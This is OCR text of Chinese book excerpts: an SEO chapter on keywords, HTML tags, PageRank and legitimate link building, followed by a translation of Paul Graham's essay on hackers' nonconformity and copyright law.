我曾看到过一些漂亮的网站，内容也非常有趣，但它们都是基于Flash技术构建的网站，因此 从网站中复制出来的文本信息，在Google中是搜索不到任何结果的。所有这些重要的信息都被封锁在了Flash之中。即便这些网站的Flash设计使用了搜索引擎友好的方式，你从搜索引擎中可以找到想要的信息，但却无法使用浏览器的查找命令搜索到相关的关键词。

出于对搜索引擎友好度的考虑，以及为了让用户能够正常使用浏览器的工具，设计师不得不采用HTML+CSS来进行设计，尽管这种技术组合中存在一定的限制，但设计师必须忍受。当然，随着HTML5的出现，这种限制变得越来越少了，但是不管怎样，设计师最好使用纯HTML。

这样做的原因是，设计除了真正的可见部分（文字、图片等内容）之外，还有隐藏的HTML语义语言。HTML语义语言将信息转换成结构化的层次，这赋予网络以力量使其具有了惊人的信息搜索能力。设计师应该了解这种信息结构，这样就能将SEO最佳实践融入网站的设计之中，赢得预期的客户。

理解SEO的重要性

SEO对于网站业务的重要性，恰好可以用房地产行业的那句名言来形容：“地段，地段，还是地段。”如果在闹市区拥有一家自行车店，商家总会卖出一些自行车。 不管价格有多高，抑或员工的服务态度有多差，总能做成一些生意。 同理，如果网店在Google的“自行车”搜索中排名很靠前，也可以销售出很多自行车，因为很多人在搜索“自行车”。这就是你的客流量。

可能不是每个人都清楚关键词排名靠前意味着什么。如果你在销售一种产品或者服务时，能在相关的关键词搜索中排名靠前，那就意味着基本是净赚。 如果某网站在Google“自行车”关键字搜索中排名第一（当然，这近乎不可能），那么会有无数的访问者在该网站上寻找自行车，而这一切并不需要你付出任何成本。这被称为自然流量，是SEO给你的恩赐。

如果广告营销活动运作得当，网站转化率较好时，为流量付费也是有利可图的。但是很显然，能将免费的流量转化为巨大的商机才是完美的——这就是为什么SEO如此重要的原因。

选择恰当的关键字

在确信你所用的是SEO最佳实践之前，有必要先弄清楚你想获得哪些关键字或者关键词的高排名。因为你选择的某个描述性关键词，并不一定会吸引网站上的用户。你选择的关键词必须是人们搜索时实际用到的。关键词“口腔囊肿”为我的博客带来了巨大的访问量，因为当人们患上粘液囊肿（其实就是一种唾液腺阻塞）时，才会去搜索这些关键词。大

多数人不会去搜索“粘液囊肿”，因为在患上该病并上网搜索之前，他们甚至都不知道有这么个病。

理想状态下，网站中的每个页面都应该匹配两三个既能描述页面内容，又能带来可观搜索量的关键词，这样网站才有竞争力。

使用Google关键字工具(http://adwords.google.com/select/KeywordToolExternal)，你可以查出每个关键词的搜索量。如果你刚刚开始运营一个销售自行车的网站，就能在月均搜索量超过700万的关键字“bicycles”的搜索中取得较高排名，那是再好不过了——但是这对新网站来说根本没有可能。如果你运营的网站是某个芝加哥自行车实体店的在线商城，那么匹配关键词“chicago bicycle shop”很可能会为你的网站带来更好的运气，因为图4-1中这组关键词的月搜索量仅有可怜的390次。一旦你在这组关键词的搜索排名中占据了优势，接下来你就可以尝试去匹配月搜索量达6600次的关键词“bike shop in chicago”。

图4-1 如果刚开始运营网站，与高搜索量关键词相比，在低搜索量的关键词中可能会更容易占据较高的搜索排名

从网站现有数据中寻找关键字因素是比较好的方式。如果你的网站还没有安装数据统计软件包，那么就应该安装一份。Google Analytics（http://analytics.google.com）就非常不错，而且是免费的。如果你恰巧已经在使用Google Analytics，那么可以在Traffic Sources（流量来源）→Keywords（关键字）中看到访问者是通过哪些关键字找到你的网站的（如图4-2所示）。在这里，你可以看到哪些关键字带来了最大的流量，而且如果你已经设置了电子商务或者市场营销（比如潜在客户开发）的目标，那么你可以看到哪些关键字真正转化为了业务。你还可能会发现几个搜索排名超过预期的关键字。基于已有的优势，针对这些关键字或者相关关键词做进一步的优化以获取更多的成功，是个不错的主意。寻找那些你还没有用到的同义词（肿块/囊肿，口腔/嘴唇），然后依此更新内容。




图4-2　在Google Analytics数据中可能会看到一些意外的惊喜，你可以借此改进SEO策略

让目标关键字排名靠前

关于如何让网站在搜索引擎中排名靠前的复杂理论数不胜数。其中一些理论根本没有任何依据。事实上，除了 Google 搜索引擎中的小机器人，没有人更清楚为什么一个网站排名高于另一个。我们所知道的是：页面内容、程序代码，以及链接到当前页面的其他页面的权威性（尤其是针对所讨论的主题）能够极大程度地影响到页面在搜索引擎中的排名。

页面内容与代码

页面中的内容也就是页面中的文字，对页面在给定关键字下的搜索排名有着巨大的影响。如果目标关键字没有出现在页面内容中，那么这个关键字将很难为网站取得较高的搜索排名。

但这也不是绝对的，我稍后再作解释。与关键字相关的内容也必须包含在页面当中，而且要以代码的方式，而不是以图片的方式，这样才能便于搜索引擎爬虫（抓取页面的机器人）阅读这些内容，然后在合适的关键字中为页面评定排名。这就是 Flash 网站对搜索引擎不友好的原因，也是解释仅仅使用所见即所得（WYSIWYG）编程工具设计页面的平面设计师制作出的网站搜索效果糟糕的重要原因——真正的内容被隐藏了起来，网络爬虫们无法抓取到它们。

而且，在编写页面时保持良好的编程习惯也是非常有必要的。编写 HTML 是有标准可循的，这些标准有助于按照重要性对页面中的内容块进行排序。这又有助于搜索引擎了解页面中重要信息和不重要信息之间的差异，从而将页面按照不同的关键字排序。

以下是对那些基于网页内容，决定网页在搜索引擎上排名的重要因素的总结。

1. URL

在搜索引擎机器人读取页面中的HTML代码之前，它会先读取页面的URL。因此URL的内容会对页面在搜索引擎中的排名有相当大的影响。所以，如果我的自行车网店地址为http://bikeshopinchicago.com，那么它在关键词“bike shop in Chicago”的搜索排名中就会取得非常靠前的成绩。如果我的网站中有针对Cambria bicycles的页面，我可能会关联到地址http://bikeshopinchicago.com/cambria-bicycles。要注意的是，在将顶级关键字写入你所购买的域名之前，需要三思而后行，因为品牌名称以及对未来业务的拓展规划同样也很重要。总之，你的URL最好是由对搜索引擎（同时也对用户）友好的简单词汇组成，而不是像http://example.com/?p=34这样没有特点。

2. Title标签

Web页面中的标题标签（title标签）最能代表页面内容的信息，但很多企业却错误地将标题标签命名为“Home Page”，或者根本忽略它的存在（这就是为什么当你搜索“Welcome to Adobe GoLive”时，会得到一堆搜索结果的原因）。对于网站中的每一个页面，页面标签都应该包含你想获得高排名的关键字，如图4-3所示。当网站主页或者网店名称包含了目标关键词时，最好在标题标签中追加上网站的名称。比如，如果网店叫做“David’s Bike Shop”，那么你的页面标签应该是“Bike Shop in Chicago - David’s Bike Shop”。




图4-3 Title标签对页面在哪些关键字下的搜索排名较高有强烈的影响，转载已获Arlo公司的许可

3.元标签

在搜索引擎评估页面时，元标签（meta标签）包含的一些信息也占了很大的权重。HTML中有几种不同的meta标签，但你应该关注description meta标签。如图4-4所示，这是一个很简短的页面内容描述（大概有200字左右），搜索引擎凭借这段描述不仅可以评估页面的内容，在页面出现在搜索结果中时，搜索引擎还会把这段描述显示给搜索用户。




图4-4 description meta标签被认为会对搜索引擎排名产生一定的影响，而且有时它的内容会显示在搜索结果之中

4.Header标签

接下来就到了HTML页面中的header标签了。标题按重要性顺序排序依次为：H1、H2、H3、H4、H5和H6。页面中应该只有一个H1标签，而且页面的真正标题（可能和title标签中的内容一样，也可能不一样）应该用H1标签标记出来。有些人喜欢用H1标签做Logo和首页链接，这就得看网站内容的专注程度了。如果网站中有很长的纯文本文档，那么将它拆分成几部分并加入一些有用的，同时包含一些目标关键字的标题，这会是个不错的主意。

5. 内容：em、strong 和 img 标签

终于到了页面实际内容的部分，希望你的这些内容对访问者来说有所帮助、饶有风趣而且包含目标关键词。除了目标关键字之外，有些访问者是从一些“长尾”关键词搜索而来的，而这些“长尾”关键词通常是从出色的页面内容中恰巧凸显出来的。

在页面内容中，你会希望点缀一些图片，因为这有助于用户阅读。对搜索引擎来说，图片文件的名称和页面的 URL 几乎一样重要，因此对图片的命名要有描述性。比如网站中有一张山地自行车的 JPEG 文件，那它的名称应该是 mountain-bike.jpg，或者更进一步，还应该包含颜色和品牌，mountain-bike-schwinn-blue.jpg。img 标签的 alt 属性也应该是描述性的，比如 blue schwinn mountain bike 就不错。要记住，如果运用了描述性的 alt 属性，Google 图片搜索会为你带来巨大的访问量。

对搜索引擎来说，HTML 的斜体和粗体标签（分别为 em 和 strong）在页面中的权重要高于普通文本（p 标签包裹的内容）。当你使用斜体或者粗体强调内容的某些文字时，搜索引擎爬虫会认为这些文字非常重要并且和页面话题的重点有关，所以稍微尝试去按照人们已有的阅读经验去安排斜体和粗体标签，可能会有不错的效果。

6. 链接页面的权重

在 Google 中的排名高低最终取决于页面或者网站的内容在相关关键字方面的权重。权重这个概念通常也适用于判定网站的权威性。Google 使用一种被称为 PageRank（网页排名）的算法来估算给定页面的权重，

给出从1到10的分值。想了解网站的网页排名，并不需要关心网页排名背后的复杂算法，Google提供了一个叫做Google工具栏的Firefox插件（见图4-5），上面显示了当前页面的网页排名预测值。通常认为数值7就是非常高了。NYT.com的网页排名值为9。




图4-5　Google的Firefox工具栏会显示给定页面的PageRank值

有若干个因素会决定页面的PageRank值。尽管实际算法是保密的而且在不断演变，但我们普遍认为该算法与下面几个因素密切相关：

- 域名年龄（域名注册的时长）；
- 链接到当前页面的外部页面的权重（或PageRank值）；
- 域名到期日期（域名即将到期，还是所有者已经提前续费了几年？这项技术是Google申请的专利之一）。

7. 链接页面以及锚文本的内容

简单来讲，当有关某个话题的许多外部页面都链接至你的相关页面时，搜索引擎通常就会提高你的网站在此话题上的排名。如果某个外部页面关联到你的页面并且它的PageRank值非常高，Google也会因此提高你的排名。

而且外部链接的锚文本（a标签之中的内容）也非常重要。当搜索“bike shop in Chicago”时，写着“Bike Shop in Chicago”的锚文本要比写着“David’s Bike Shop”的锚文本对网店“David’s Bike Shop”的搜索排名影响更大。

锚定义a标签也包含一些可以放置描述性文字的属性，比如title属性。到目前为止，我还没有发现使用title属性会对SEO产生什么好处，但它肯定不会带来坏处。rel属性有一个值为nofollow，用来告诉Google爬虫不要追踪这个链接，进而不要基于这个链接给予目标页面任何额外的排名权重。大多数博客会对评论中的所有链接加入rel="nofollow"属性，以防止带有SEO意识的垃圾消息群发者利用评论功能获得额外排名权重。

8.万事过犹不及

不过，如果你照本宣科地接受了上面的知识，那么页面上可能就会充斥着各种毫无意义的关键字。也许你会到处联系网站管理员，购买链接，然后在自己页面中充斥着（写满了关键字的）外部链接。甚至有可能通过设置与背景色一致的颜色来掩盖这些链接，或者干脆用CSS设置隐藏。

使用这种偏激的手法也许会对网站的排名有一点点帮助，但任何更极端的做法都会使Google非常不满。据说Google有一套非常复杂的策略，检测这些手法并对这些网站降级处理——这绝不是你想看到的结果（想想瞬间你就丢失了大量的生意）。获得外部链接的不正当手法有很多很多。一般来说，如果某种做法让人感觉是为了骗取高排名，Google很可能就会用一些方法去检测并做出惩罚。

9. 获取内容及链接

让网站中充满相关的关键字，或者被带有相关关键字的网站链接关联，都是达到目标的手段，但却不是目标本身。借助良好的编程实践，并且创作出其他网站想要主动链接的、有用的、引人入胜的内容，也可以达到预期目的。

下面为网站获得内容和链接关联，提供了一些不会引起Google反对的合法方式。


- **拥有一个博客。**要想在关键字搜索中获得高排名，有用的内容、丰富的目标关键字，还有定期更新几乎是必不可少的条件。拥有一个博客是具备这些条件的最佳方式。不过，Google还是会把一些非常糟糕的内容排得非常靠前，所以我要说，写一些文笔一般的内容要比什么都不写强很多。不过，也许当Google改进搜索引擎或者其他人设计出更好的搜索引擎时，这一切会有所改变。
- **收录到目录网站。** DMOZ是最具权威的目录网站而且是免费的，但想被它收录几乎是不可能的。此外还有很多付费的目录网站，但我只知道Yahoo! 目录和Business.com具有很高的权威性。小心其他的目录网站或者向专业人士请教，即便这样也要一直保持警惕 。
- **在其他网站上留言。** 找到某个受众群体经常浏览的权威网站，然后给网站作者留言。他们的网站就会得到优秀的内容，你的网站也会得到链接关联而且受到网站访问者的关注。
- **撰写链接诱饵。** 获得大量链接的最佳方式就是撰写别人会链接、分享

和讨论的内容。编写步骤周全、信息丰富的入门知识就是很好的例子，但（不幸的是）撰写具有争议性话题的帖子效果也不错。这类帖子会被分享到像Reddit这样的社会新闻网站，以及Facebook和Twitter上面。做大量的研究调查并绘制一些漂亮的图表，对于获得链接的机会将再次大大增加。

- **找到受众。**在完成了非常优秀的内容之后，要尽可能地让更多的目标受众看到它。将它提交给目标受众经常浏览的社会新闻站点，或者在StumbleUpon（只需为每次访问支付非常少的费用，还有机会得到无限次的免费流量）的目标分类中购买流量。另一个很好的策略是找到相关话题最流行的帖子，以及为这个帖子提供链接关联的其他网站，然后向这些网站兜售你的帖子。

注意 可能有一些非常著名的SEO公司运用起这些技法来简直游刃有余（有些技巧可能没有包含在上述内容中），但要小心，因为SEO背后有着太多的秘密。这个行业充斥着很多黑心的咨询顾问，他们滥收费用，使用的优化策略只能在短期内提高搜索排名，甚至会导致你的网站被降级。

如果想要学习如何创造伟大的设计，想要提高设计素养，仅仅掌握一些简单的设计规范是行不通的。因此，我要为你开拓全新的视角，让你重新认识世界。也许读完文章之后，你对自己接下来的设计还是不甚满意。但是，再遇到喜欢的设计时，你就可以用一种全新的方式去领会它。■



《黑客与设计：剖析设计之美的秘密》采用逆向解析的方式，庖丁解牛般剖析了一众经典设计。从文艺复兴时期的雕塑，到印象派绘画，再到现代的Mac OS X的Aqua界面以及Twitter的页面设计，还原历史真相，细说风格由来，逐步讲解色彩、排版、比例等设计理论，并在此基础上提出了大量真切可行的设计最佳实践。读来令人耳目一新，信心倍增。

良好的坏习惯

在大众眼里，“黑客”（hacker）就是入侵计算机的人。可是，在程序员眼里，“黑客”指的是优秀程序员。这两个含义其实是相关的。对于程序员来说，“黑客”这个词的字面意思主要就是“精通”，也就是他可以随心所欲地支配计算机。

更麻烦的是，“黑”（hack）这个词也有两个意思，既可以用作赞美，也可以用作羞辱。如果你解决问题的方式非常丑陋笨拙，这叫做你很“黑”。如果你解决问题的方式非常聪明高超，将整个系统操纵在股掌之间，这也叫做你很“黑”。❶ 日常生活中，前一种意思更多见，可能因为丑陋的做法总是多于聪明的做法。

信不信由你，“黑”的这两个意思也是相关的。丑陋的做法与聪明的做法存在一个共同点，那就是都不符合常规。你用胶带把包裹绑在自行车上，那是不符合常规的丑陋做法；你提出充满想象力的新概念，推翻欧几里德空间（Euclidean space），那是不符合常规的聪明做法。从“丑陋”到“聪明”，它们之间存在一种连续性渐变。

早在计算机出现之前，黑客就存在了。费曼❷ 为曼哈顿计划工作时，喜欢破解存放机密文件的保险箱，觉得这样很有趣。这种传统持续至今。

❶ 中文的“黑”很难体现这两个意思，而在英文中，hack prose 意思是平庸陈腐的文章，而 hack the problem 意思是很漂亮地解决了一道难题。——译者注

❷ 费曼（Richard Feynman，1918—1988），美国著名物理学家，诺贝尔奖得主，以性格顽皮、特立独行著称。——译者注

读研究生时，我有一个黑客朋友，他费尽心力配齐了一整套的开锁工具。[3]（现在，他在管理一个对冲基金，那个行业与开锁并非毫无关系。）

有一天晚上，大概凌晨 3 点，我从天花板爬到管理员的桌子上，震耳欲聋的警报声突然响彻整幢大楼。“Fuck，”我心想（抱歉用了这个不雅的词，但是我清楚地记得自己当时就是这么想的），“他们装了警报器。”我在三十秒内仓皇逃出大楼，冒着倾盆大雨，一路跑回家。虽然我装出一付若无其事的样子，但是内心却惊恐地觉得自己是一个犯罪分子，身边的每一辆汽车仿佛都是警车。第二天，我把辩解的理由排练得滚瓜烂熟后，才回到实验室。但是，出乎意料，并没有追究责任的 Email 在等着我。事实上，昨晚暴风雨，闪电大作，触发了警报器。

有时，你很难向当局解释为什么有人喜欢做这种事。我的另一个朋友，曾经因为入侵计算机，受到了政府的调查。最近，这种行为已经被认定为一种犯罪，但是联邦调查局发现，通行的调查方法不适用于黑客。警方总是从犯罪动机开始调查。常见的犯罪动机不外乎毒品、金钱、性、仇恨等。满足智力上的好奇心并不在 FBI 的犯罪动机清单之上。说实话，这个概念对他们来说完全陌生。

总体来看，黑客是不服从管教的，这往往会激怒管理当局。但是，不服从管教，其实是黑客之所以成为优秀程序员的原因之一。当公司的 CEO 装模作样发表演说时，他们可能会嘲笑他；当某人声称某个问题无解时，他们可能也会嘲笑他。如果硬要他们服从管教，他们也就无法成为优秀程序员了。

[3] 不仅仅为了满足好奇心，也或许是为了磨练自己的智力，我也曾经打算学习开锁。那时，我读研究生读到一半，每天都要上机。管理机房的本来是一些本科生，他们很聪明也很不安分，后来就被换掉了，改成一个专职的机房管理人员。他每天下午 5 点锁好机房，准时下班回家。如果在此之后计算机出问题了，理论上你就只能等到第二天早上他来上班时再重启机器。这种做法根本不可行，因为我们这些研究生往往到下午 5 点才会开始上机干活。幸运的是，哈佛大学计算机系的 Aiken 实验室（现在已废弃）楼层之间有隔层，通向一扇天花板上的暗门正对着机房管理员办公室。我们就直接从这扇暗门进入屋里，打开管理员的抽屉，拿到机房钥匙。

作者/Paul Graham

美国著名程序员、风险投资家、畅销技术书作家。哈佛大学博士。当今美国互联网界如日中天的教父级人物。被《福布斯》杂志喻为“撼动硅谷的人”。

不过，有些人的这种态度不是真的，而是装出来的。某些年轻程序员注意到了知名黑客的怪癖，就会模仿，好使自己显得更聪明。这种装出来的不服从再加上故作姿态挑毛病的态度，不仅仅令人恼火，而且实际上会延缓创新的进程。

但是，即使考虑到黑客令人恼火的种种怪癖，他们不服从管教的性格依然是利大于弊。我希望人们能理解，能更多地看到这种性格的长处。

举例来说，好莱坞的电影人一直大惑不解，为什么黑客不喜欢版权法。在黑客网站Slashdot上面，版权是永恒的讨论热点。为什么程序员那么关心版权，而不是其他事情？

部分原因是，有些公司为了防盗版而使用了禁止复制的技术。这等于交给黑客一把锁，他的第一反应肯定是如何才能打开它。但是，这里面还有更深层次的原因，对于版权和专利这样的制度，黑客深感担忧。他们感到，保护“知识产权”的力度不断增大，已经威胁到了他们完成工作所必需的“思想自由”[4]。在这一点上面，他们的看法是正确的。

只有深入了解当前的技术，黑客才能构想下一代的技术。知识产权的拥有者也许会说，不，谢谢，我们不需要你的帮助，我们自己就能开发下一代技术。他们错了，在计算机工业的历史上，新技术往往是由外部人员开发的，而且所占的比例可能要高于内部人员。1977年，IBM公司内部肯定有一些部门正在开发下一代电脑。他们没有料到的是，真正的下一代电脑不是诞生于IBM实验室，而是由两个与他们完全不相干的长头发年轻人在旧金山的一间车库里开发出来的。这两个年轻人，一个是史蒂夫·乔布斯，另一个是史蒂夫·沃兹尼亚克[5]（图5-1）。差不多同一时间，计算机工业的几大巨头聚在一起，合作研发官方版的下一代操

[4] 思想自由（intellectual freedom），指的是自由思考以及表达这种思考的权利。它是《世界人权宣言》（Universal Declaration of Human Rights）第19条规定的一种人权。参见 http://en.wikipedia.org/wiki/Intellectual_freedom。——译者注

[5] 苹果电脑公司的两个创始人。1977年，苹果公司推出的APPLE II计算机是世界上第一台个人电脑。——译者注

作系统Multics。但是，另外两个年轻人——26岁的肯·汤普森和28岁的丹尼斯·里奇——觉得Multics过分复杂，就另起炉灶，写出了一个自己的操作系统。他们参照Multics，为它取了一个搞笑式的名字Unix[6]。

最新的版权法设置了前所未有的障碍，禁止外部人员了解专有技术的内部细节，从而也就禁止了外部人员从这个途径产生新构想。过去，厂商使用专利，防止你出售他们产品的复制品，但是他们无法阻止你把产品拆开，了解内部的工作原理。最新的版权法将后面的这种行为定义为一种犯罪。如果我们不可以研究当前的技术，不能思考如何改进它，那么我们怎样才能开发出新技术呢？




图5-1　1975年，乔布斯和沃兹尼亚克

[6] 在英语中，前缀Multi-意思是“多个”，而前缀Uni-意思是“单个”。——译者注

具有讽刺意味的是，这种局面正是黑客自己造成的。计算机是《版权法》修改的根本原因。历史上，机器内部的控制系统一直是物理装置：齿轮、杠杆和连接器等。但是，计算机的出现使得机器的控制系统逐渐变成了软件，产品的价值也由软件来决定。[7]我这里所说的软件是一个统称，包括数据（data）在内。胶木唱片上的歌曲属于数据，是用物理方法压制在塑料盘片上的；iPod 里的歌曲也属于数据，它储存在硬盘里面。

[7] 日益软件化的，并不仅仅是产品的内在。由于制造业自动化程度越来越高，产品的外在也逐渐由软件决定了。

数据在本质上就是容易复制的。互联网的出现使得复制品更容易流通。难怪那些公司感到了害怕。但是，如同往常一样，恐惧影响了他们的判断。于是他们推动政府通过了严厉的法律，保护知识产权，作为对新技术的回应。立法者的原意可能是好的，但是他们也许没有意识到，这样的法律弊大于利。

为什么程序员如此激烈地反对这样的法律？如果我是立法者，肯定对这种神秘现象有兴趣。这就好比如果我是一个农夫，半夜突然听到鸡舍有动静，肯定会去看个究竟。黑客都是聪明人，很少出现所有人意见一致的情况。如果他们都说有问题，那么也许真的就是什么地方出了问题。

那些法律有没有可能是错的？虽然它们的本意是维护美国的利益，但是实际上却适得其反？想一想吧，理查德 · 费曼喜欢破解保险箱，真的很符合美国人的性格。很难想象，当时的德国政府会有同样的幽默感。也许这不是巧合。

黑客是不服从管教的，这就是他们的本性。这也是美国人的本性。硅谷出现在美国，而不是出现在法国、德国、英国、日本，这绝非偶然。这是因为后面那些国家的人们总是按部就班地行事。

我曾经住在意大利的佛罗伦萨。住了几个月以后，我发现自己内心真正寻找的地方其实是我刚刚离开的地方。佛罗伦萨之所以著名，完全是因为这个城市在1450年的显赫地位。它是那时的纽约，形形色色疯狂而有抱负的人们来到这里。现在，这样的人都去了美国。（所以，我又回到了美国。）

对于适当的不服从管教，保持宽容不会有太大的坏处，反而很有利于美国的国家优势，它使得美国不仅能吸引聪明人，还能吸引那些很自负的人。黑客永远是自负的。如果黑客有自己的节日，那就是4月1日愚人节，你可以放心地作弄其他人。黑客的这种自行其是的特点，很大程度上说明了，为什么不管是出色的工作还是糟透了的工作，黑客都用同一个词形容[8]。如果做出了一个东西，他们自己总是无法百分百确定那到底是什么东西。有可能完全没用，但是只要那些出错的地方还算正常，那么就是一个信号，表明这个东西还有希望。在人们的心目中，编程是非常精确、有条不紊的，这真是非常奇怪的想法。计算机确实是非常精确、有条不紊的，但是黑客的所作所为完全出于兴趣，想到哪里就做到哪里，没有明确的计划，只求开心。

